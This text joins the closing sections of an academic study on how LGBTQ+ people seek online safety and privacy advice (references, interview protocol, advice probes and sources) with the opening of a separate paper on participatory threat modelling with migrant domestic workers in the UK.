Other aspects of identity like race and age played a role in what threats participants expected and looked to advice for. We recommend that advice favor specificity over consistency because different identities can lead to different threat models. We also argue for using intersectionality to understand how interlocking identities lead to higher risk of harms or constrain what mitigating behaviors people can adopt. We also echo calls for policy and other structural approaches to make marginalized populations safer, rather than only focusing on personal responsibility to find good advice. Finally, our work provides a foundation for understanding how overlapping identity threat models affect advice-seeking.

8 Acknowledgements

We thank our study participants for sharing their perspectives and time with us. We thank Sheamus Heikkila, Tadayoshi Kohno, Naveena Karusala, Lucy Simko, Emily Tseng, and Miranda Wei for their valuable feedback. We thank Seattle AARP and the Reddit moderators of r/gaysian for their help in recruiting participants. This work was supported in part by a gift from Google.

References

[1] Block together is shut down. https://blocktogether.org/. (Accessed on 10/08/2021).

[2] Catholic school teacher reportedly fired after being outed as gay — teen vogue. https://www.teenvogue.com/story/catholic-school-teacher-reportedly-fired-after-outed-as-gay. (Accessed on 10/07/2021).

[3] Cryptoharlem. https://www.cryptoharlem.com/. (Accessed on 09/16/2021).

[4] GRINDR HOLISTIC SECURITY GUIDE. Grindr 4 Equality, https://www.grindr.com/g4e/G4E-HolisticSecurityGuide-English.pdf. (Accessed on 02/07/2021).

[5] Health Disparities Among LGBTQ Youth — Health Disparities — Adolescent and School Health — CDC. https://www.cdc.gov/healthyyouth/disparities/health-disparities-among-lgbtq-youth.htm. (Accessed on 10/07/2021).

[6] How to spot extortion scams on LGBTQ+ dating apps — FTC Consumer Information. FTC, https://www.consumer.ftc.gov/blog/2021/09/how-spot-extortion-scams-lgbtq-dating-apps. (Accessed on 09/17/2021).

[7] Movement Advancement Project — Gay/Trans Panic Defense Bans. https://www.lgbtmap.org/equality-maps/panic_defense_bans. (Accessed on 09/30/2021).

[8] PROTECT YOUR SPACE AND WELL-BEING ON INSTAGRAM. The Trevor Project, https://www.thetrevorproject.org/wp-content/uploads/2019/06/IG-x-Trevor-Project_LGBTQ-Safety-Guide.pdf. (Accessed on 02/07/2021).

[9] Serving Our Youth: Findings from a National Survey of Service Providers Working with Lesbian, Gay, Bisexual, and Transgender Youth who are Homeless or At Risk of Becoming Homeless. Williams Institute, https://williamsinstitute.law.ucla.edu/wp-content/uploads/Serving-Our-Youth-July-2012.pdf. (Accessed on 10/07/2021).

[10] Surveillance self-defense — tips, tools and how-tos for safer online communications. Electronic Frontier Foundation, https://ssd.eff.org/. (Accessed on 10/12/2021).

[11] Words We're Watching: 'Streisand effect' — Merriam-Webster. https://www.merriam-webster.com/words-at-play/words-were-watching-streisand-effect-barbra. (Accessed on 10/02/2021).

[12] Writers at Risk - PEN America. https://pen.org/issue/writers-at-risk/. (Accessed on 09/16/2021).

[13] Dismantling a Culture of Violence: Understanding Anti-Transgender Violence and Ending the Crisis. https://hrc-prod-requests.s3-us-west-2.amazonaws.com/files/assets/resources/Dismantling-a-Culture-of-Violence-010721.pdf, Dec 2020. (Accessed on 10/07/2021).

[14] Reconfigure: Feminist Action Research in Cybersecurity. Oxford Internet Institute, https://www.oii.ox.ac.uk/wp-content/uploads/2021/01/Reconfigure-Report-v6-pages.pdf, Feb 2021.

[15] AMMARI, T., AND SCHOENEBECK, S. Understanding and supporting fathers and fatherhood on social media sites. In *Proceedings of the 33rd annual ACM conference on human factors in computing systems* (2015), pp. 1905–1914.

[16] ANDERSON, M., VOGELS, E. A., AND TURNER, E. Online Dating: The Virtues and Downsides — Pew Research Center. https://www.pewresearch.org/internet/2020/02/06/the-virtues-and-downsides-of-online-dating/. (Accessed on 10/07/2021).

[17] ANDREASSEN, R. Social media surveillance, LGBTQ refugees and asylum. *First Monday* (2021).

[18] BARAKAT, H., AND REDMILES, E. M. Community Under Surveillance: Impacts of Marginalization on an Online Labor Forum. In *16th International AAAI Conference on Web and Social Media* (2021).

[19] BARWULOR, C., MCDONALD, A., HARGITTAI, E., AND REDMILES, E. M. "Disadvantaged in the American-Dominated Internet": Sex, Work, and Technology. In *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2021), CHI '21, Association for Computing Machinery.

[20] BERDAN, K. An evaluation of online security guides for journalists. https://cltc.berkeley.edu/wp-content/uploads/2021/01/Online_Security_Guides_for_Journalists.pdf.

[21] BERNIER, T., SHAH, A., ROSS, L. E., LOGIE, C. H., SETO, E., ET AL. The use of information and communication technologies by sex workers to manage occupational health and safety: scoping review. *Journal of medical internet research 23*, 6 (2021), e26085.

[22] BILGE, S., AND COLLINS, P. H. Intersectionality. *Cambridge, UK: Polity* (2016).

[23] BLACKWELL, L., HARDY, J., AMMARI, T., VEINOT, T., LAMPE, C., AND SCHOENEBECK, S. LGBT parents and social media: Advocacy, privacy, and disclosure during shifting social movements. In *Proceedings of the 2016 CHI conference on human factors in computing systems* (2016), pp. 610–622.

[24] BLUE, V. *The Smart Girl's Guide to Privacy: Practical Tips for Staying Safe Online*. No Starch Press.

[25] BRAUN, V., AND CLARKE, V. Using thematic analysis in psychology. *Qualitative research in psychology 3*, 2 (2006), 77–101.

[26] BRAUN, V., AND CLARKE, V. Conceptual and design thinking for thematic analysis. *Qualitative Psychology* (2021).

[27] BURKETT, M. Sex (t) talk: A qualitative analysis of young adults' negotiations of the pleasures and perils of sexting. *Sexuality & Culture 19*, 4 (2015), 835–863.

[28] CARRASCO, M., AND KERNE, A. Queer visibility: Supporting LGBT+ selective visibility on social media. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems* (2018), pp. 1–12.

[29] CASE, D. O., AND GIVEN, L. M. *Looking for information: A survey of research on information seeking, needs, and behavior*. Emerald Group Publishing, 2016.

[30] CHAI, S. *Choosing an identity: A general model of preference and belief formation*. University of Michigan Press, 2001.

[31] CHEN, C., DELL, N., AND ROESNER, F. Computer security and privacy in the interactions between victim service providers and human trafficking survivors. In *28th USENIX Security Symposium (USENIX Security 19)* (2019), pp. 89–104.

[32] CHEN, J., PAIK, M., AND MCCABE, K. Exploring internet security perceptions and practices in urban ghana. In *10th Symposium On Usable Privacy and Security (SOUPS)* (2014), pp. 129–142.

[33] CITRON, D. K. *Hate crimes in cyberspace*. Harvard University Press, 2014.

[34] COBB, C., AND KOHNO, T. How public is my private life? privacy in online dating. In *Proceedings of the 26th International Conference on World Wide Web* (2017), pp. 1231–1240.

[35] COSTANZA-CHOCK, S. *Design justice: Community-led practices to build the worlds we need*. The MIT Press, 2020.

[36] CRENSHAW, K. Demarginalizing the intersection of race and sex: A black feminist critique of antidiscrimination doctrine, feminist theory and antiracist politics. *u. Chi. Legal f.* (1989), 139.

[37] CRENSHAW, K. Mapping the margins: Intersectionality, identity politics, and violence against women of color. *Stan. L. Rev. 43* (1990), 1241.

[38] DEVITO, M. A., WALKER, A. M., AND BIRNHOLTZ, J. 'Too Gay for Facebook' Presenting LGBTQ+ Identity Throughout the Personal Social Media Ecosystem. *Proceedings of the ACM on Human-Computer Interaction 2*, CSCW (2018), 1–23.

[39] DOURISH, P., GRINTER, R. E., DE LA FLOR, J. D., AND JOSEPH, M. Security in the wild: user strategies for managing security as an everyday, practical problem. *Personal and Ubiquitous Computing 8*, 6 (2004), 391–401.

[40] DROUIN, M., COUPE, M., AND TEMPLE, J. R. Is sexting good for your relationship? It depends.... *Computers in Human Behavior 75* (2017), 749–756.

[41] DYM, B., AND FIESLER, C. Social norm vulnerability and its consequences for privacy and safety in an online community. *Proceedings of the ACM on Human-Computer Interaction 4*, CSCW2 (2020), 1–24.

[42] ELLIOT, P. Shattering illusions: Same-sex domestic violence. *Journal of Gay & Lesbian Social Services 4*, 1 (1996), 1–8.

[43] FAGAN, M., AND KHAN, M. M. H. Why do they do what they do?: A study of what motivates users to (not) follow computer security advice. In *Twelfth Symposium on Usable Privacy and Security (SOUPS)* (2016), pp. 59–75.

[44] FENG, B. Testing an integrated model of advice giving in supportive interactions. *Human Communication Research 35*, 1 (2009), 115–129.

[45] FRIK, A., NURGALIEVA, L., BERND, J., LEE, J., SCHAUB, F., AND EGELMAN, S. Privacy and security threat models and mitigation strategies of older adults. In *Fifteenth Symposium on Usable Privacy and Security (SOUPS)* (2019), pp. 21–40.

[46] GAY, L., NETWORK, S. E., ET AL. Out online: The experiences of lesbian, gay, bisexual and transgender youth on the internet. *New York, NY* (2013).

[47] GEENG, C. LGBTQ privacy concerns on social media. In *Proceedings of the 2018 CHI Conference Workshops and Symposia on Human Factors in Computing Systems*, ACM Press.

[48] GEENG, C., HUTSON, J., AND ROESNER, F. Usable sexurity: Studying people's concerns and strategies when sexting. In *Sixteenth Symposium on Usable Privacy and Security (SOUPS)* (2020), pp. 127–144.

[49] GRAY, M. L. Negotiating identities/queering desires: Coming out online and the remediation of the coming-out story. *Journal of Computer-Mediated Communication 14*, 4 (2009), 1162–1189.

[50] GRAY, M. L. *Out in the Country*. New York University Press, 2009.

[51] GUBEREK, T., MCDONALD, A., SIMIONI, S., MHAIDLI, A. H., TOYAMA, K., AND SCHAUB, F. Keeping a Low Profile?: Technology, Risk and Privacy among Undocumented Immigrants. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems - CHI '18*, ACM Press, pp. 1–15.

[52] HAIMSON, O. L., BRUBAKER, J. R., DOMBROWSKI, L., AND HAYES, G. R. Disclosure, Stress, and Support During Gender Transition on Facebook. In *Proceedings of the 18th ACM Conference on Computer Supported Cooperative Work & Social Computing*, ACM, pp. 1176–1190.

[53] HAIMSON, O. L., BRUBAKER, J. R., DOMBROWSKI, L., AND HAYES, G. R. Digital footprints and changing networks during online identity transitions. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems* (2016), pp. 2895–2907.

[54] HANEY, J. M., AND LUTTERS, W. G. Skills and characteristics of successful cybersecurity advocates. In *Workshop Program at Symposium on Usable Privacy and Security (SOUPS) 2017* (2017).

[55] HANEY, J. M., AND LUTTERS, W. G. "It's Scary...It's Confusing...It's Dull": How Cybersecurity Advocates Overcome Negative Perceptions of Security. In *Fourteenth Symposium on Usable Privacy and Security (SOUPS)* (2018), pp. 411–425.

[56] HARAWAY, D. Situated knowledges: The science question in feminism and the privilege of partial perspective. *Feminist studies 14*, 3 (1988), 575–599.

[57] HARGITTAI, E. Digital na(t)ives? Variation in internet skills and uses among members of the "net generation". *Sociological inquiry 80*, 1 (2010), 92–113.

[58] HARGITTAI, E., ET AL. Facebook privacy settings: Who cares? *First Monday* (2010).

[59] HATCH, J. A. *Doing qualitative research in education settings*. Suny Press, 2002.

[60] HAYES, J., KAUSHIK, S., PRICE, C. E., AND WANG, Y. Cooperative privacy and security: Learning from people with visual impairments and their allies. In *Fifteenth Symposium on Usable Privacy and Security (SOUPS)* (2019).

[61] HERBENICK, D., BOWLING, J., FU, T.-C., DODGE, B., GUERRA-REYES, L., AND SANDERS, S. Sexual diversity in the United States: Results from a nationally representative probability sample of adult women and men. *PloS one 12*, 7 (2017), e0181198.

[62] HERLEY, C. So long, and no thanks for the externalities: The rational rejection of security advice by users. In *Proceedings of the 2009 Workshop on New Security Paradigms Workshop* (New York, NY, USA, 2009), NSPW '09, Association for Computing Machinery, p. 133–144.

[63] HILL COLLINS, P. Black Feminist Thought in the Matrix of Domination. In *Black Feminist Thought: Knowledge, Consciousness, and the Politics of Empowerment.* Routledge, pp. 221–238.

[64] HILLIER, L., MITCHELL, K. J., AND YBARRA, M. L. The Internet as a safety net: Findings from a series of online focus groups with LGB and non-LGB young people in the United States. *Journal of LGBT Youth 9*, 3 (2012), 225–246.

[65] HOFFMANN, C. P., LUTZ, C., AND RANZINI, G. Privacy cynicism: A new approach to the privacy paradox. *Cyberpsychology: Journal of Psychosocial Research on Cyberspace 10*, 4 (2016).

[66] ION, I., REEDER, R., AND CONSOLVO, S. "...No one can hack my mind": Comparing Expert and Non-Expert Security Practices. In *Eleventh Symposium On Usable Privacy and Security (SOUPS)* (2015), pp. 327–346.

[67] KAHLOR, L. Prism: A planned risk information seeking model. *Health communication 25*, 4 (2010), 345–356.

[68] LENHART, A., YBARRA, M., AND PRICE-FEENEY, M. Nonconsensual image sharing: one in 25 Americans has been a victim of "revenge porn". Data & Society Research Institute, 2016.

[69] LERNER, A., HE, H. Y., KAWAKAMI, A., ZEAMER, S. C., AND HOYLE, R. Privacy and activism in the transgender community. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems* (2020), pp. 1–13.

[70] LIANG, C., HUTSON, J. A., AND KEYES, O. Surveillance, stigma & sociotechnical design for HIV. *First Monday* (2020).

[71] LIPTAK, A. Civil rights law protects gay and transgender workers, Supreme Court rules. *The New York Times 1* (2020).

[72] LYONS, T., KRÜSI, A., PIERRE, L., KERR, T., SMALL, W., AND SHANNON, K. Negotiating violence in the context of transphobia and criminalization: The experiences of trans sex workers in Vancouver, Canada. *Qualitative health research 27*, 2 (2017), 182–190.

[73] MAHOWALD, L., GRUBERG, S., AND HALPIN, J. The State of the LGBTQ Community in 2020 - Center for American Progress. `https://www.americanprogress.org/issues/lgbtq-rights/reports/2020/10/06/491052/state-lgbtq-community-2020/#Ca=10`, Oct 2020.

[74] MARWICK, A., FONTAINE, C., AND BOYD, D. "Nobody sees it, nobody gets mad": Social media, privacy, and personal responsibility among low-SES youth. *Social Media+ Society 3*, 2 (2017), 2056305117710455.

[75] MARWICK, A. E., AND BOYD, D. Networked privacy: How teenagers negotiate context in social media. *New media & society 16*, 7 (2014), 1051–1067.

[76] MCDONALD, A., BARWULOR, C., MAZUREK, M. L., SCHAUB, F., AND REDMILES, E. M. "It's stressful having all these phones": Investigating Sex Workers' Safety Goals, Risks, and Practices Online. In *30th USENIX Security Symposium (USENIX Security 21)* (2021).

[77] MCDONALD, A. M., AND CRANOR, L. F. The cost of reading privacy policies. *Isjlp 4* (2008), 543.

[78] MCDONALD, N., SCHOENEBECK, S., AND FORTE, A. Reliability and inter-rater reliability in qualitative research: Norms and guidelines for CSCW and HCI practice. *Proceedings of the ACM on Human-Computer Interaction 3*, CSCW (2019), 1–23.

[79] MCGREGOR, S. E., CHARTERS, P., HOLLIDAY, T., AND ROESNER, F. Investigating the computer security practices and needs of journalists. In *24th USENIX Security Symposium (USENIX Security 15)* (2015), pp. 399–414.

[80] METZGER, M. J., FLANAGIN, A. J., AND MEDDERS, R. B. Social and heuristic approaches to credibility evaluation online. *Journal of communication 60*, 3 (2010), 413–439.

[81] NOVA, F. F., DEVITO, M. A., SAHA, P., RASHID, K. S., ROY TURZO, S., AFRIN, S., AND GUHA, S. "Facebook Promotes More Harassment" Social Media Ecosystem, Skill and Marginalized Hijra Identity in Bangladesh. *Proceedings of the ACM on Human-Computer Interaction 5*, CSCW1 (2021), 1–35.

[82] OWENS, K., COBB, C., AND CRANOR, L. "You Gotta Watch What You Say": Surveillance of Communication with Incarcerated People. In *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems* (2021), pp. 1–18.

[83] PIERCE, J., FOX, S., MERRILL, N., AND WONG, R. Differential vulnerabilities and a diversity of tactics: What toolkits teach us about cybersecurity. *Proceedings of the ACM on Human-Computer Interaction 2*, CSCW (2018), 1–24.

[84] PINTER, A. T., SCHEUERMAN, M. K., AND BRUBAKER, J. R. Entering Doors, Evading Traps: Benefits and Risks of Visibility During Transgender Coming Outs. *Proceedings of the ACM on Human-Computer Interaction 4*, CSCW3 (2021), 1–27.

[85] RADER, E., WASH, R., AND BROOKS, B. Stories as informal lessons about security. In *Proceedings of the Eighth Symposium on Usable Privacy and Security (SOUPS)* (New York, NY, USA, 2012), Association for Computing Machinery.

[86] REDMILES, E. M., BODFORD, J., AND BLACKWELL, L. "I just want to feel safe": A diary study of safety perceptions on social media. In *Proceedings of the International AAAI Conference on Web and Social Media* (2019), vol. 13, pp. 405–416.

[87] REDMILES, E. M., KROSS, S., AND MAZUREK, M. L. How I learned to be secure: a census-representative survey of security advice sources and behavior. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), pp. 666–677.

[88] REDMILES, E. M., MALONE, A. R., AND MAZUREK, M. L. I think they're trying to tell me something: Advice sources and selection for digital security. In *2016 IEEE Symposium on Security and Privacy (SP)* (2016), IEEE, pp. 272–288.

[89] REDMILES, E. M., WARFORD, N., JAYANTI, A., KONERU, A., KROSS, S., MORALES, M., STEVENS, R., AND MAZUREK, M. L. A comprehensive quality evaluation of security and privacy advice on the web. In *29th USENIX Security Symposium (USENIX Security 20)* (2020), pp. 89–108.

[90] REEDER, R. W., ION, I., AND CONSOLVO, S. 152 simple steps to stay safe online: Security advice for non-tech-savvy users. *IEEE Security & Privacy 15*, 5 (2017), 55–64.

[91] REICHEL, J., PECK, F., INABA, M., MOGES, B., CHAWLA, B. S., AND CHETTY, M. 'I have too much respect for my elders': Understanding South African Mobile Users' Perceptions of Privacy and Current Behaviors on Facebook and WhatsApp. In *29th USENIX Security Symposium (USENIX Security 20)* (2020), pp. 1949–1966.

[92] SCHEUERMAN, M. K., BRANHAM, S. M., AND HAMIDI, F. Safe spaces and safe places: Unpacking technology-mediated experiences of safety and harm with transgender people. *Proceedings of the ACM on Human-Computer Interaction 2*, CSCW (2018), 1–27.

[93] SCHEUERMAN, M. K., JIANG, J. A., FIESLER, C., AND BRUBAKER, J. R. A Framework of Severity for Harmful Content Online. *arXiv preprint arXiv:2108.04401* (2021).

[94] SIMKO, L., LERNER, A., IBTASAM, S., ROESNER, F., AND KOHNO, T. Computer security and privacy for refugees in the United States. In *2018 IEEE Symposium on Security and Privacy (SP)* (2018), IEEE, pp. 409–423.

[95] SLUPSKA, J., DAWSON DUCKWORTH, S. D., MA, L., AND NEFF, G. Participatory threat modelling: Exploring paths to reconfigure cybersecurity. In *Extended Abstracts of the 2021 CHI Conference on Human Factors in Computing Systems* (2021), pp. 1–6.

[96] STASKO, E. C., AND GELLER, P. A. Reframing sexting as a positive relationship behavior. Drexel University, 2015. `https://www.apa.org/news/press/releases/2015/08/reframing-sexting.pdf`.

[97] SULLIVAN, N. *A critical introduction to queer theory*. NYU Press, 2003.

[98] TAYLOR, P. *A survey of LGBT Americans: Attitudes, experiences and values in changing times*. Pew Research Center, 2013.

[99] TAYLOR, S. H., HUTSON, J. A., AND ALICEA, T. R. *Social Consequences of Grindr Use: Extending the Internet-Enhanced Self-Disclosure Hypothesis*. Association for Computing Machinery, New York, NY, USA, 2017, p. 6645–6657.

[100] THOMAS, K., AKHAWE, D., BAILEY, M., BONEH, D., BURSZTEIN, E., CONSOLVO, S., DELL, N., DURUMERIC, Z., KELLEY, P. G., KUMAR, D., MCCOY, D., MEIKLEJOHN, S., RISTENPART, T., AND STRINGHINI, G. SoK: Hate, Harassment, and the Changing Landscape of Online Abuse. In *IEEE Symposium on Security and Privacy (SP)* (2021).

[101] TSENG, E., FREED, D., ENGEL, K., RISTENPART, T., AND DELL, N. A digital safety dilemma: Analysis of computer-mediated computer security interventions for intimate partner violence during covid-19. In *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems* (2021), pp. 1–17.

[102] TSENG, E., SABET, M., BELLINI, R., SODHI, H. K., RISTENPART, T., AND DELL, N. Care infrastructures for digital security and privacy in intimate partner violence. In *Extended Abstracts of the 2022 CHI Conference on Human Factors in Computing Systems* (2021).

[103] WADE, K., BRUBAKER, J. R., AND FIESLER, C. Protest privacy recommendations: An analysis of digital surveillance circumvention advice during black lives matter protests. In *Extended Abstracts of the 2021 CHI Conference on Human Factors in Computing Systems* (2021), pp. 1–6.

[104] WALKER, A. M., AND DEVITO, M. A. "'More gay' fits in better": Intracommunity Power Dynamics and Harms in Online LGBTQ+ Spaces. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems* (2020), pp. 1–15.

[105] WALKER, A. M., YAO, Y., GEENG, C., HOYLE, R., AND WISNIEWSKI, P. Moving beyond 'one size fits all' research considerations for working with vulnerable populations. *Interactions 26*, 6 (2019), 34–39.

[106] WANG, Y. The third wave? inclusive privacy and security. In *Proceedings of the 2017 New Security Paradigms Workshop* (New York, NY, USA, 2017), NSPW 2017, Association for Computing Machinery, p. 122–130.

[107] WATSON, H., MOJU-IGBENE, E., KUMARI, A., AND DAS, S. "We hold each other accountable": Unpacking how social groups approach cybersecurity and privacy together. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems* (2020), pp. 1–12.

[108] ZENG, E., KOHNO, T., AND ROESNER, F. What Makes a "Bad" Ad? User Perceptions of Problematic Online Advertising. In *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems* (2021), pp. 1–24.

9 Appendix

9.1 Interview Protocol

9.1.1 Advice

1. Have you ever looked for or gotten advice related to online safety, security, or privacy concerns?
    - From where or from who did you learn to do this?
    - What were you specifically concerned about?
    - What was the advice?
    - Did you follow this advice?
    - If yes: How did you evaluate this method? E.g., how did you decide whether it would work for you? Did it work? Do you still do it? Have you changed this strategy over time?
    - If no: Why not? Have you adopted a different approach to this concern rather than what the advice suggested?
    - Do you have other approaches to this specific concern?
    - Any followup questions to establish threat model
2. If having trouble thinking of advice: Do you have any behaviors you've adopted because of online safety concerns?
    - Where did you learn to do this?
3. Other prompts: dating, sexting
    - Security, privacy
    - Related to queer identity, other identities
4. Have you ever provided advice related to online safety?
    - Who did you provide this to, and how did they receive this advice?
    - Where did you learn this advice from?
    - Other prompts: dating, sexting
    - Security, privacy
    - Related to queer identity, other identities
5. Have you ever had difficulties trying to find online safety information?
    - Have you had difficulties finding information that you felt connected with you and your life?
6. Are there behaviors you considered but didn't adopt?
    - Where did you learn about these behaviors?
    - What made you decide not to adopt it?
7. Have you ever used Google or another search engine to find online safety information?
8. Have you ever used social media sites themselves to find or ask for online safety information?
9. What online safety/security/privacy concerns do you have that you haven't found advice or haven't been addressed?
10. If there's free time: what do you think about x advice? From advice coding

9.1.2 General

1. Are there any particularly good or bad online safety advice sources you've come across?
    - What made it good/bad?
2. How do you define online safety? What does online safety mean to you?
    - Online privacy?
    - Online security?
3. What concerns do you prioritize the most?
4. Is there anything else you would like to share?

9.1.3 Demographics

You can say pass if you want to skip any of these questions.

1. Disability disclosure
2. Kind of area you live in: rural/urban/suburban?
    - How long have you lived there? Other places you've lived for a long time?

9.2 Advice Probes and Sources

9.2.1 Example Advice Probes

- Use Private Account
- Selective Sharing
- Block Users
- Disengage from Conversations
- Create New SM Reflecting True Gender
- Update SM to Reflect True Gender
- Delete, Untag Old Photos
- Don't Meet at Home
- Tell a Friend Where You are Going
- Use "Ask for Angela" Type Code Words
- Use Police Apps to Notify of Location
- Background Check Date
- Use Safe Dating Apps
- Only Download Apps from Trusted Sources
- Use Two-Factor Authentication (2FA)
- Use a VPN

9.2.2 Sources

- https://www.thetrevorproject.org/wp-content/uploads/2019/06/IG-x-Trevor-Project_LGBTQ-Safety-Guide.pdf
- https://www.vpnmentor.com/blog/lgbtq-guide-online-safety/
- https://www.comparitech.com/blog/vpn-privacy/lgbtq-cyberbullying/
- https://www.lgbttech.org/copy-of-online-safety
- https://www.hopkinsmedicine.org/health/wellness-and-prevention/tips-for-parents-of-lgbtq-youth
- https://www.thetrevorproject.org/2020/12/10/the-importance-of-safe-language-on-social-media/
- https://www.grindr.com/g4e/G4E-HolisticSecurityGuide-English.pdf
- https://forge-forward.org/resource/safe-dating-tips/
- https://staysafeonline.org/wp-content/uploads/2017/09/What-LGBT-Communities-Should-Know-About-Online-Safety.pdf
- https://www.centeronhalsted.org/transsafedatingtips0909.pdf
- https://queer-voices.com/online-dating-safety-tips-for-lgbtq/
- https://www.baltimorepolice.org/safeplace/safety-tips
- https://policies.tinder.com/safety/intl/en
- https://www.gayquation.com/safety.html
- https://nomadicboys.com/safety-gay-dating-apps/
- https://www.pride.com/lovesex/2019/3/24/3-easy-ways-stay-safe-while-using-dating-apps
- https://faze.ca/how-to-stay-safe-on-gay-dating-websites/
- https://avp.org/resources/safety-tips/
- http://www.galop.org.uk/wp-content/uploads/2016/11/Crime-Safety-and-Hook-Up-Apps.pdf
- https://www.loveisrespect.org/resources/dating-in-the-closet/
- https://www.thinkuknow.co.uk/professionals/our-views/how-to-support-lgbt-young-people-to-stay-safe-online/
- https://www.legalreader.com/online-dating-scams-how-to-stay-safe-with-online-dating/
- https://www.cosmopolitan.com/uk/love-sex/relationships/a19603997/online-dating-safety-tips/
- https://meanshappy.com/how-to-stay-safe-when-using-online-dating/
- https://socialcatfish.com/blog/lgbt-dating-apps/
- https://vpnoverview.com/privacy/apps/privacy-grindr/
- https://www.datingscout.com/tips/staying-safe-with-online-dating

"They Look at Vulnerability and Use That to Abuse You": Participatory Threat Modelling with Migrant Domestic Workers

Julia Słupska
University of Oxford

Selina Cho
University of Oxford

Marissa Begonia
Voice of Domestic Workers

Ruba Abu-Salma
King's College London

Nayanatara Prakash
University of Oxford

Mallika Balakrishnan
Migrants Organise

Abstract

The needs of marginalised groups like migrant domestic workers (MDWs) are often ignored in digital privacy and security research. If considered, MDWs are treated as 'bystanders' or even as threats rather than as targets of surveillance and legitimate security subjects in their own right. Using participatory threat modelling (PTM) as a method of incorporating marginalised populations' experiences, we designed and conducted five workshops with MDWs (n=32) in the UK to identify threats to their privacy and security. We found that MDWs named government surveillance, scams and harassment, and employer monitoring (in this order) as the primary threats to their privacy and security. We also examined the methods MDWs used to stay safe online, such as configuring the privacy settings of their online accounts and creating on- and offline community support networks. Based on our findings, we developed and disseminated a digital privacy and security guide with links to further resources that MDWs can refer to. We conclude by arguing that security research must consider broader social structures like gendered work and racialised border policy that foster insecurity in the lives of MDWs. We also present the key lessons of our work, including considering data sharing from the perspective of stakeholders who do not own technology devices but are affected by them, and reflecting on how security research can stop enabling harmful forms of surveillance.

1 Introduction

Migrant domestic workers (MDWs) work in private households, usually as cleaners or nannies, and have moved from their countries of origin. The International Labour Organisation (ILO) estimates that 17.2% of domestic workers globally are migrants, a percentage that is higher than other industries [43]. Domestic workers are mainly women, disproportionately from ethnic minorities, and/or migrants. Despite the central role domestic workers play in responding to growing needs for care work, their work is devalued, and they receive inadequate protection from labour legislation (e.g., [103]). As a result, they are often subject to isolated mistreatment in their workplaces [103], including but not limited to "humiliation, abuse, violence, exploitation and trafficking" [37].

MDWs experience a disproportionate amount of surveillance from both the government and their employers [103]. An increase in the use of smart home monitoring devices such as CCTV cameras has contributed to situations of pervasive monitoring. Yet, MDWs have hardly received any consideration in digital security research. Where domestic workers are discussed, they are often referred to as bystanders (e.g., [2, 15, 63, 81, 127]) or even as threats (e.g., [57, 102, 130]. Current discussions spanning privacy and data protection in smart homes often do not consider those who are vulnerable. Aggregate descriptions tend to obscure hidden populations such as MDWs, whose need for privacy may be critically associated with their livelihood and fundamental human rights. For example, the threat of surveillance and deportation due to data sharing may stop MDWs from reporting labour exploitation and/or sexual violence or from accessing key public services like healthcare [52].

Prior work has explored the needs, views, and privacy concerns of primary users (e.g., [8, 15, 16, 20, 41, 42, 49, 69, 70, 77, 78, 85]) and – to a lesser extent – bystanders (e.g., [14, 15, 96, 129]) with regard to IoT technologies and smart home devices, using mainly interviews and surveys. We extend this work on bystander privacy as well as work on how power imbalances shape privacy and security [52, 75, 103] using participatory threat modelling (PTM) [108]. PTM is a powerful technique that has not yet been utilised by the privacy and security community to study the experiences of marginalised populations like MDWs. PTM applies the principles of participatory security design [56] to threat modelling by inviting participants to identify and prioritise threats to their privacy and security. *Therefore, it is an open-ended process which does not focus on a specific type of device or context but rather centres participants' perspectives.*

Our study offers the first investigation into the threats posed to MDWs' privacy and security. Our research questions are:

RQ1. *What are MDWs' digital privacy and security concerns?* **RQ2.** *What are the technological means used to create insecurity amongst MDWs?* **RQ3.** *What do MDWs do to address those concerns?* **RQ4.** *How do MDWs understand online safety, privacy, and security?* **RQ5.** *What changes are necessary to create safe and just environments for MDWs?*

To answer these questions, we designed and conducted five workshops with MDWs (n=32) in the UK in partnership with Voice of Domestic Workers (VoDW)[1], a support group run by and for MDWs. In these workshops, we invited MDWs to define threats to their safety, privacy, and security. To avoid priming participants, we did not define these three concepts in advance. However, we used these terms as intertwined concepts in relation to the protection of personal information and other defences against threats, especially technology-mediated ones.

We identified three major categories of threats that impacted the sense of safety and security of our participants, which we present as part of the threat model perceived by MDWs: government surveillance, online scams and harassment, and employer monitoring (in this order) (RQ1). Surprisingly, unlike prior work on bystander privacy (see §2.1.1), where some groups of bystanders have viewed employer monitoring as the most serious threat, our MDW participants viewed immigration surveillance and online scams and harassment as more concerning threats. Even after securing their immigration status, some were concerned about exposing others who might be undocumented.

Our findings also revealed that online scams and harassment often targeted MDWs' characteristics (e.g., immigration status, gender), ultimately compounding and reinforcing threats, as well as exposing the "intersectional" set of challenges that MDWs already face as part of their identities [28, 93]. Participants had varying opinions of their employers' use of CCTV cameras for monitoring; some believed CCTV cameras protected them against false accusations, whereas others explained that cameras made them feel uncomfortable, nervous, or intimidated. These divided opinions partially explain why participants did not perceive employer monitoring as the most concerning threat.

The identified threats are intersecting and reinforcing, leading to significant harms, such as a pervasive sense of being watched as well as constant worry, isolation, and loneliness, compounding existing vulnerabilities; lack of trust in people and technology in general; and uncertainty about accessing public services funded by the government, such as the UK National Health Service (NHS), due to fear of data sharing with immigration enforcement (RQ2, RQ4). Although MDW participants did not clearly distinguish between safety, privacy, and security, they associated "*being safe*" with freedom from risk and harm and "*peace of mind*" (RQ4). We also examined methods such as configuring the privacy settings of online social accounts and creating on- and offline community support networks that participants employed to stay safe online and protect against different kinds of surveillance and monitoring (RQ3). Participants created meaningful sources of safety in community support organisations, enabling them to share experiences and knowledge to protect each other and organise for collective power.

The contributions of this paper are as follows:

